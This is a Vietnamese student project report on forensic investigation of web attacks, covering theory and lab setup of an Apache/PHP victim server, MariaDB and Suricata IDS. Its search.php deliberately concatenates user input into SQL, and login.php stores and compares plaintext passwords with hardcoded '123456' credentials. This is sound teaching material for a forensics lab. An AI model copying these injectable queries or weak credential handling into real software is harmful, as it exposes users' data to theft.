



BÁO CÁO ĐỒ ÁN MÔN HỌC

ĐỀ TÀI: INVESTIGATING WEB ATTACKS

Môn học: Khoa học pháp lý số

Giảng viên hướng dẫn: NCS.Nguyễn Hoàng Thành

Thực hiện bởi nhóm sinh viên, bao gồm:

- | | | |
|------------------------|------------|---------------|
| 1. Trần Thị Ánh Nguyệt | N22DCAT040 | <Trưởng nhóm> |
| 2. Trần Phúc Tiến | N22DCAT057 | <Thành viên> |
| 3. Tạ Lê Anh Bảo | N22DCAT008 | <Thành viên> |

TP.HCM, tháng 05 /2026

MỤC LỤC

MỤC LỤC	i
DANH SÁCH HÌNH, BẢNG.....	ii
TÓM TẮT.....	iv
CHƯƠNG I. TỔNG QUAN	1
1.1. Giới thiệu đề tài:.....	1
1.2. Cơ sở lý thuyết:	2
CHƯƠNG II. THIẾT KẾ HỆ THỐNG.....	5
2.1. Sơ đồ kiến trúc tổng thể:	5
2.2. Phân bổ hạ tầng mạng và thiết kế:	5
2.3. Thiết kế cấu hình log:	14
2.4. Kịch bản tấn công:	16
CHƯƠNG III. TRIỂN KHAI HỆ THỐNG.....	20
3.1. Kịch bản – Bối cảnh vụ việc:	20
3.2. Giai đoạn phát hiện:	21
3.3. Giai đoạn thu thập và bảo toàn chứng cứ:	24
3.4. Giai đoạn phân tích chứng cứ:	28
3.5. Tạo timeline:	49
3.6. Báo cáo kết quả điều tra:.....	50
CHƯƠNG IV. KẾT LUẬN.....	52
TÀI LIỆU THAM KHẢO	53

DANH SÁCH HÌNH, BẢNG

Hình 1. Sơ đồ kiến trúc tổng thể.....	5
Hình 2. Giao diện trang chủ	6
Hình 3. Giao diện trang đăng nhập.....	8
Hình 4. Giao diện trang quản trị	8
Hình 5. Giao diện trang tra cứu hồ sơ	9
Hình 6. Database web.....	10
Hình 7. Bảng users.....	11
Hình 8. Kiểm tra trạng thái Suricata.....	11
Hình 9. Kiểm tra load rule Suricata.....	12
Hình 10. Đổi IP sang IP wazuh server	12
Hình 11. Thư mục điều tra.....	13
Hình 12. Sửa IP Wazuh Server.....	13
Hình 13. Login Wazuh Server thành công	14
Hình 14. Bật Apache2.log thành công.....	14
Hình 15. Bật query.log thành công.....	15
Hình 16. Đẩy log suricata lên wazuh.....	15
Hình 17. Sử dụng nmap	16
Hình 18. Khai thác SQL Injection cơ bản	16
Hình 19. Kết quả database enumeration.....	17
Hình 20. Kết quả dump credential.....	17
Hình 21. Đăng nhập trang quản trị thành công	18
Hình 22. Kiểm tra file dump.sql	18
Hình 23. Nội dung file dump.sql	19
Hình 24. Gửi file dump thành công đến máy attacker	19
Hình 25. Phát hiện manh mối trên dashboard	21
Hình 26. Phát hiện manh mối trong access.log	22
Hình 27. Phát hiện manh mối trong query.log	23
Hình 28. Phát hiện manh mối trong eve.log.....	23
Hình 29. Hash file bằng chứng.....	25
Hình 30. Nội dung file access.log	28
Hình 31. Trích xuất IP	29
Hình 32. grep nmap	29
Hình 33. Nội dung file error.log	33
Hình 34. Dấu hiệu dump.....	37
Hình 35. Kết quả tách file eve.log.....	38
Hình 36. Kết quả thống kê signature	39
Hình 37. Kết quả trích xuất thời gian và loại tấn công.....	40
Hình 38. Thống kê URL bị gọi.....	41

Hình 39. Trích xuất chi tiết URL.....	42
Hình 40. Trích xuất chi tiết URL_1.....	42
Hình 41. archives.json	45
Hình 42. Kết quả filter trong attack.pcap	47
Hình 43. Kết quả thu được từ auth.log	48
Bảng 1. Cấu hình IP và vai trò	6
Bảng 2. Timeline sơ bộ suricata	44
Bảng 3. Timeline tấn công.....	50

TÓM TẮT

Đề tài "Investigating Web Attacks" tập trung nghiên cứu quy trình điều tra số và truy vết chứng cứ mạng trước các cuộc tấn công ứng dụng Web phổ biến. Hệ thống thực nghiệm được xây dựng theo mô hình Hybrid-Cloud bao gồm 5 máy: Máy chủ giám sát tập trung Wazuh SIEM triển khai trên đám mây Google Cloud Platform (GCP) kết hợp với IDS Suricata, Apache Web Server (Nạn nhân), máy Attacker và trạm Forensic chạy tại mạng nội bộ.

Thông qua việc giả lập kịch bản tấn công thực tế — từ giai đoạn dò quét tự động bằng Nmap đến khai thác lỗ hổng SQL Injection để đánh cắp dữ liệu và chiếm quyền quản trị (admin.php) — đề tài đã chứng minh kỹ thuật phân tích dòng thời gian (Timeline Analysis) từ tệp tin access.log và dữ liệu log mạng. Kết quả nghiên cứu khẳng định giải pháp lưu trữ log tập trung theo thời gian thực giúp điều tra viên bảo toàn nguyên vẹn chứng cứ số, vạch trần hành vi xóa dấu vết cục bộ của tin tặc, từ đó xây dựng quy trình phản ứng sự cố chuẩn hóa và giải pháp phòng thủ chủ động cho doanh nghiệp.

CHƯƠNG I. TỔNG QUAN

1.1. Giới thiệu đề tài:

1.1.1. Bối cảnh hiện nay:

Trong bối cảnh chuyển đổi số diễn ra mạnh mẽ, các ứng dụng web đã trở thành nền tảng quan trọng phục vụ hoạt động của doanh nghiệp, tổ chức và cá nhân. Từ các hệ thống thương mại điện tử, ngân hàng trực tuyến, mạng xã hội cho đến các cổng thông tin nội bộ, phần lớn dữ liệu và dịch vụ hiện nay đều được triển khai thông qua môi trường web. Sự bùng nổ của các công nghệ web mang lại sự tiện lợi vượt trội, nhưng đồng thời cũng biến không gian mạng trở thành mục tiêu béo bở cho các tội phạm công nghệ cao.

Theo các báo an ninh mạng toàn cầu gần đây, các cuộc tấn công nhằm vào ứng dụng web (Web Application Attacks) ngày càng gia tăng về cả tần suất lẫn mức độ tinh vi. Các lỗ hổng phổ biến như SQL Injection, Cross-Site Scripting (XSS), hay Broken Access Control liên tục bị khai thác, gây ra những thiệt hại nặng nề về mặt tài chính, rò rỉ dữ liệu nhạy cảm và làm suy giảm nghiêm trọng độ uy tín của các tổ chức.

1.1.2. Tính cấp thiết của đề tài:

Khi một cuộc tấn công web xảy ra, việc chỉ và lỗ hổng hoặc khôi phục hệ thống là chưa đủ. Để ngăn chặn triệt để và xử lý tận gốc vấn đề, các tổ chức cần có khả năng điều tra, phân tích và truy vết (Digital Forensics and Incident Response - DFIR) để hiểu rõ: Kẻ tấn công là ai? Họ đã xâm nhập bằng cách nào? Những dữ liệu nào đã bị ảnh hưởng?

Tuy nhiên, việc điều tra các cuộc tấn công web hiện nay đang đối mặt với nhiều thách thức lớn:

- Khối lượng dữ liệu khổng lồ: Nhật ký hệ thống (Log files) từ Web Server, Database, và Firewall sản sinh ra hàng gigabyte dữ liệu mỗi ngày, gây khó khăn cho việc sàng lọc thủ công.
- Kỹ thuật xóa dấu vết tinh vi: Kẻ tấn công ngày càng có nhiều chiêu trò để ẩn danh, xóa log hoặc ngụy trang hành vi độc hại giống như lưu lượng truy cập hợp pháp.
- Sự phức tạp của hạ tầng hiện đại: Sự chuyển dịch sang kiến trúc Cloud và Microservices khiến việc truy chuỗi các bằng chứng số trở nên phức tạp hơn bao giờ hết.

Chính vì vậy, nghiên cứu chuyên sâu về quy trình và phương pháp điều tra các cuộc tấn công web là hoàn toàn cấp thiết, giúp các chuyên gia an ninh mạng làm chủ công nghệ và chủ động hơn trong việc bảo vệ hệ thống.

1.1.3. Mục tiêu nghiên cứu:

Nghiên cứu lý thuyết: Tổng quan các hình thức tấn công web phổ biến hiện nay (dựa trên OWASP Top 10 2021) và cơ chế lưu trữ dấu vết trên hệ thống.

Xây dựng quy trình: Thiết lập quy trình chuẩn hóa từ khứ hồi dữ liệu, phân tích log, cho đến dựng lại kịch bản tấn công.

Thực nghiệm: Ứng dụng các công cụ phân tích log và điều tra số để thực hành điều tra trên các kịch bản tấn công giả định.

Đề xuất giải pháp: Đưa ra các khuyến nghị về cấu hình hệ thống log và biện pháp phòng chống chủ động dựa trên kết quả điều tra.

1.1.4. Đối tượng và phạm vi nghiên cứu:

Đối tượng nghiên cứu: Các kỹ thuật tấn công ứng dụng web phổ biến và các phương pháp, công cụ phân tích chứng cứ số (Log Forensic)

Phạm vi nghiên cứu: Đề tài tập trung điều tra trên môi trường máy chủ web phổ biến (Apache), cơ sở dữ liệu phổ thông, IDS và Wazuh-archives, giới hạn trong việc phân tích dấu vết số (Digital Evidence) thu thập được từ log file và lưu lượng mạng, không đi sâu vào khía cạnh pháp lý (Luật an ninh mạng).

1.2. Cơ sở lý thuyết:

1.2.1. Tổng quan về ứng dụng Web và các lỗ hổng bảo mật:

Ứng dụng Web hoạt động theo mô hình Client-Server, sử dụng giao thức HTTP/HTTPS để truyền tải dữ liệu. Do kiến trúc mở và xử lý lượng lớn dữ liệu từ phía người dùng (User Input), ứng dụng web luôn là mục tiêu hàng đầu của các cuộc tấn công mạng.

Để phân loại và đánh giá rủi ro an ninh mạng, các nghiên cứu và tổ chức quốc tế thường dựa trên danh mục OWASP Top 10 (Open Web Application Security Project) – danh sách cập nhật liên tục về các rủi ro bảo mật nghiêm trọng nhất của ứng dụng web.

1.2.1.1. Tấn công tiêm mã (Injection Attack):

Khái niệm: Xảy ra khi dữ liệu không đáng tin cậy (untrusted data) được gửi đến trình thông dịch (interpreter) như một phần của lệnh hoặc truy vấn. Dữ liệu độc hại của kẻ tấn công có thể lừa trình thông dịch thực thi các lệnh ngoài ý muốn hoặc truy cập dữ liệu trái phép.

SQL Injection (SQLi): Kẻ tấn công chèn các đoạn mã SQL độc hại vào các trường dữ liệu đầu vào nhằm thao túng cơ sở dữ liệu phía sau (Backend Database). Hậu quả có thể dẫn đến rò rỉ dữ liệu, bypass (vượt qua) cơ chế đăng nhập, hoặc xóa sổ hệ thống dữ liệu.

Command Injection: Kẻ tấn công ép buộc hệ điều hành (OS) chạy các lệnh hệ thống trái phép thông qua ứng dụng web bị lỗi.

1.2.1.2. Tấn công chèn mã độc dịch vụ (Cross – Site Scripting – XSS):

Khái niệm: Xảy ra khi ứng dụng web đưa dữ liệu không an toàn vào một trang web mới mà không kiểm tra hoặc mã hóa thích hợp. Kẻ tấn công thực thi các đoạn mã kịch bản độc hại (thường là JavaScript) trên trình duyệt của nạn nhân.

Hậu quả: Chiếm đoạt phiên làm việc của người dùng (Session Hijacking), đánh cắp Cookie, hoặc chuyển hướng người dùng đến các trang web lừa đảo (Phishing).

1.2.1.3. Lỗi hỏng kiểm soát truy cập (Broken Access Control):

Khái niệm: Việc thực thi các hạn chế đối với những gì người dùng được phép làm không được kiểm tra nghiêm ngặt.

Hậu quả: Kẻ tấn công có thể khai thác lỗi này để truy cập trái phép vào các tài khoản của người dùng khác, xem các tệp tin nhạy cảm, hoặc nâng cấp đặc quyền (Privilege Escalation) thành quản trị viên.

1.2.2. Khoa học điều tra số và phản ứng sự cố (DFIR):

Điều tra số trong môi trường web (Web Forensics) là một nhánh của Khoa học Điều tra số, tập trung vào việc tìm kiếm, thu thập, bảo quản và phân tích các bằng chứng số để dựng lại kịch bản của một cuộc tấn công web.

Theo tiêu chuẩn ISO/IEC 27037 và NIST SP 800-86, một quy trình điều tra số chuẩn hóa gồm 4 giai đoạn cốt lõi:

- Thu thập và Bảo quản (Collection & Preservation): Đảm bảo tính toàn vẹn của chứng cứ bằng cách sao lưu toàn bộ log hệ thống, ảnh bộ nhớ (memory dumps) và sử dụng thuật toán băm (MD5/SHA-256) để chứng minh dữ liệu không bị thay đổi.
- Sàng lọc và Phân tích (Examination & Analysis): Sử dụng các công cụ kỹ thuật để lọc nhiễu, tìm kiếm các dấu hiệu bất thường (Anomalies) hoặc các mẫu nhận diện tấn công (Attack Signatures).
- Dựng lại kịch bản (Reconstruction): Kết hợp các mốc thời gian (Timeline Analysis) từ nhiều nguồn dữ liệu khác nhau để tìm ra: Điểm xâm nhập ban đầu (Initial Access), hành vi leo thang đặc quyền, và hành vi lấy cắp dữ liệu (Data Exfiltration).
- Báo cáo (Reporting): Trình bày kết quả điều tra một cách khoa học, rõ ràng nhằm phục vụ mục đích kỹ thuật hoặc pháp lý.

1.2.3. Nguồn dấu vết trong điều tra tấn công Web:

Khi một cuộc tấn công web diễn ra, kẻ tấn công bắt buộc phải để lại các dấu vết số (artifacts) trên hệ thống. Việc điều tra phụ thuộc lớn vào các nguồn tài nguyên sau:

1.2.3.1. Web Server Logs (Nhật ký Máy chủ Web):

Đây là nguồn chứng cứ quan trọng nhất, ghi lại mọi yêu cầu (Request) từ Client gửi đến Server. Hai máy chủ phổ biến nhất là Apache và Nginx đều lưu trữ log dưới dạng Common Log Format (CLF) hoặc Combined Log Format. Một dòng log điển hình chứa các thông tin:

IP Address: Địa chỉ IP nguồn của kẻ tấn công (hoặc Proxy/VPN).

Timestamp: Thời gian chính xác của yêu cầu (phục vụ phân tích dòng thời gian).

HTTP Method & URI: Phương thức (GET/POST) và đường dẫn bị khai thác. Một chuỗi URI chứa các ký tự như UNION SELECT hay <script> là dấu hiệu rõ ràng của SQLi hoặc XSS.

HTTP Status Code: Mã phản hồi từ server (Ví dụ: 200 OK, 403 Forbidden, 500 Internal Server Error).

User-Agent: Thông tin về trình duyệt hoặc công cụ tự động (như sqlmap hay Nikto) mà hacker sử dụng.

1.2.3.2. Database Logs (Nhật ký Cơ sở Dữ liệu)


Ghi lại tất cả các câu lệnh truy vấn thực tế được thực thi trên cơ sở dữ liệu (ví dụ: MySQL General Query Log, PostgreSQL Log). Khi Web Server Log chỉ ghi nhận phương thức POST (ẩn dữ liệu truyền vào), thì Database Log sẽ vạch trần toàn bộ câu lệnh SQL độc hại đã lọt qua ứng dụng.

1.2.3.3. Network Logs & PCAP (Nhật ký Mạng)

Dữ liệu lưu lượng mạng được bắt bởi các hệ thống IDS/IPS (như Snort, Suricata) hoặc file bắt gói tin (PCAP) cung cấp cái nhìn chi tiết về nội dung (Payload) được truyền đi giữa các thực thể, giúp điều tra viên phân tích sâu ngay cả khi log server bị kẻ tấn công xóa bỏ.

CHƯƠNG II. THIẾT KẾ HỆ THỐNG

2.1. Sơ đồ kiến trúc tổng thể:



Hình 1. Sơ đồ kiến trúc tổng thể

2.2. Phân bổ hạ tầng mạng và thiết kế:

2.2.1. Phân bổ hạ tầng mạng:

Thành phần	Hệ điều hành	Địa chỉ IP	Vai trò/Dịch vụ
Attacker	Kali linux 2025.2	192.168.221.143	- Thực hiện quét lỗ hổng và tấn công
Web Server	Ubuntu 24.04.3	192.168.221.134	- Chạy Apache + PHP + MariaDB - Hệ thống mục tiêu (Victim) chứa ứng dụng web có lỗ hổng
IDS	Ubuntu 24.04.3	192.168.221.141	- Cài đặt Suricata IDS - Giám sát lưu lượng mạng đi vào Web Server, phát hiện tấn công và đẩy log lên Wazuh

Forensic	Kali linux 2025.2	192.168.221.130	- Trạm làm việc của điều tra viên, thu tập log/data thô và truy cập Dashboard
Wazuh Server	Ubuntu 22.04 LTS	35.192.230.108 (IP Public)	- Thu thập log tập trung từ webserver và IDS, hiển thị cảnh báo - Được triển khai trên Google Cloud Platform (GCP)

Bảng 1. Cấu hình IP và vai trò

2.2.2. Thiết kế:

2.2.2.1. Web Server (Victim):


Cài đặt:

```
sudo apt update
sudo apt install apache2 -y
sudo systemctl enable apache2
```

❖ Tạo giao diện web: cd /var/www/html

Gồm 4 giao diện chính:

+ Trang chủ: nano index.html



Hình 2. Giao diện trang chủ


+ Trang đăng nhập: nano login.php

<?php session_start();	<!DOCTYPE html> <html>
---------------------------	---------------------------

<pre> \$conn=new mysqli("localhost", "webuser", "123456", "public_service"); \$msg=""; if(\$_SERVER["REQUEST_METHOD"]=="POST"){ \$user=\$_POST["user"]; \$pass=\$_POST["password"]; \$sql="SELECT * FROM users WHERE username=?"; \$stmt=\$conn->prepare(\$sql); \$stmt->bind_param("s",\$user); \$stmt->execute(); \$result=\$stmt->get_result(); if(\$row=\$result->fetch_assoc()){ if(\$pass==\$row["password"]){ \$_SESSION["user"]=\$user; header("Location: admin.php"); exit; }} \$msg="Sai thông tin đăng nhập"; } ?> </pre>	<pre> <head> <meta charset="UTF-8"> <title>Đăng nhập</title> </head> <body> <h2>ĐĂNG NHẬP</h2> <form method="POST"> <input name="user" placeholder="Tài khoản">

 <input type="password" name="password" placeholder="Mật khẩu">


 <button>Đăng nhập</button> </form>
 <?php echo \$msg; ?> </body> </html> </pre>
--	---



Hình 3. Giao diện trang đăng nhập

+ Trang quản trị: nano admin.php


<pre><?php session_start(); if(!isset(\$_SESSION["user"])){ header("Location: login.php"); exit; } ?></pre>	<pre><!DOCTYPE html> <html> <body> <h2>KHU VỰC QUẢN TRỊ </h2> <p>Xin chào:<?=\$_SESSION["user"]?> </p> </body> </html></pre>
--	---



Hình 4. Giao diện trang quản trị

+ Trang tra cứu hồ sơ: nano search.php

<pre> <?php \$conn=new mysqli("localhost", "webuser", "123456", "public_service"); \$id=\$_GET['id'] ?? ""; \$sql="SELECT * FROM records WHERE code='\$id' "; \$result=\$conn->query(\$sql); ?> <!DOCTYPE html> <html> <head> <meta charset="UTF-8"> <title>Tra cứu hồ sơ</title> </head> <body> <h2>TRA CỨU HỒ SƠ</h2> <form> <input name="id" placeholder="Nhập mã hồ sơ"> <button> Tìm </button> </form> </pre>	<pre>
 <?php while(\$row= \$result->fetch_assoc()){ echo "<p>Mã:". \$row['code']. "</p> <p>Chủ hồ sơ: ". \$row['owner_name']. " </p> <p>Trạng thái:". \$row['status']. " </p> "; } ?> </body> </html> </pre>
--	--



Hình 5. Giao diện trang tra cứu hồ sơ

❖ Database:

- Tạo database:

```
CREATE DATABASE public_service;
USE public_service;
CREATE TABLE records (
  id INT AUTO_INCREMENT PRIMARY KEY,
  code VARCHAR(50),
  owner_name VARCHAR(100),
  status VARCHAR(100)
);
INSERT INTO records(code,owner_name,status)
VALUES
('QT001','Nguyen Van A','Dang xu ly'),
('QT002','Tran Thi B','Da phe duyet'),
('QT003','Le Van C','Cho tiep nhan');
```

- Kiểm tra: `sudo mysql -e "SELECT * FROM public_service.records;"`



```
Bye
nguyet@nguyet-VMware-Virtual-Platform:~/Desktop$ sudo mysql -e "SELECT * FROM pu
blic_service.records;"
+-----+-----+-----+-----+
| id | code | owner_name | status |
+-----+-----+-----+-----+
| 1 | QT001 | Nguyen Van A | Dang xu ly |
| 2 | QT002 | Tran Thi B | Da phe duyet |
| 3 | QT003 | Le Van C | Cho tiep nhan |
+-----+-----+-----+-----+
nguyet@nguyet-VMware-Virtual-Platform:~/Desktop$
```

Hình 6. Database web

- Tạo user mới:

```
CREATE USER 'webuser'@'localhost' IDENTIFIED BY '123456';

GRANT ALL PRIVILEGES ON public_service.* TO 'webuser'@'localhost';

FLUSH PRIVILEGES;
```

- Tạo bảng: users:

```
USE public_service;
CREATE TABLE users(
  id INT AUTO_INCREMENT PRIMARY KEY,
  username VARCHAR(50),
  password VARCHAR(255)
);
INSERT INTO users(
  username,
  password
)
```

```
VALUES('admin','123456');
```

- Kiểm tra: `sudo mysql -e "USE public_service;SELECT * FROM users;"`

```
-> );
Query OK, 1 row affected (0.021 sec)

MariaDB [public_service]>
MariaDB [public_service]> EXIT;
Bye
nguyet@nguyet-VMware-Virtual-Platform:/var/www/html$ sudo mysql -e "
USE public_service;
SELECT * FROM users;
"

+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | admin    | 123456   |
+----+-----+-----+
```

Hình 7. Bảng users

2.2.2.2. Suricata IDS:

- Cài đặt:

- + `sudo apt install suricata -y`
- + `sudo systemctl enable suricata`
- + `sudo systemctl status suricata`

```
root@ubuntunguyetids: /home/nguyet/Desktop
root@ubuntunguyetids: /home/nguyet/Desktop# ^C
root@ubuntunguyetids: /home/nguyet/Desktop# sudo systemctl restart suricata
root@ubuntunguyetids: /home/nguyet/Desktop# sudo systemctl status suricata
● suricata.service - Suricata IDS/IDP daemon
   Loaded: loaded (/usr/lib/systemd/system/suricata.service; enabled; preset:
   Active: active (running) since Sun 2026-05-24 18:28:45 +07; 5ms ago
     Docs: man:suricata(8)
           man:suricata-sc(8)
           https://suricata.io/documentation/
   Process: 7655 ExecStart=/usr/bin/suricata -D --af-packet -c /etc/suricata/s
   Main PID: 7661 (Suricata-Main)
     Tasks: 1 (limit: 2204)
    Memory: 12.8M (peak: 12.8M)
       CPU: 661ms
    CGroup: /system.slice/suricata.service
           └─7661 /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata

May 24 18:28:43 ubuntunguyetids systemd[1]: suricata.service: Scheduled restart
May 24 18:28:43 ubuntunguyetids systemd[1]: Starting suricata.service - Suricata
May 24 18:28:45 ubuntunguyetids suricata[7655]: I: suricata: This is Suricata v
May 24 18:28:45 ubuntunguyetids suricata[7655]: W: ioctl: Failure when trying t
May 24 18:28:45 ubuntunguyetids systemd[1]: Started suricata.service - Suricata
lines 1-19/19 (END)
```

Hình 8. Kiểm tra trạng thái Suricata

- Cài đặt rule:

- + `sudo apt update`

+ sudo apt install suricata -update -y

+ sudo suricata -T



```
root@ubuntunguyetids:/home/nguyet/Desktop# suricata -T
i: suricata: This is Suricata version 7.0.3 RELEASE running in SYSTEM mode
i: suricata: Configuration provided was successfully loaded. Exiting.
```

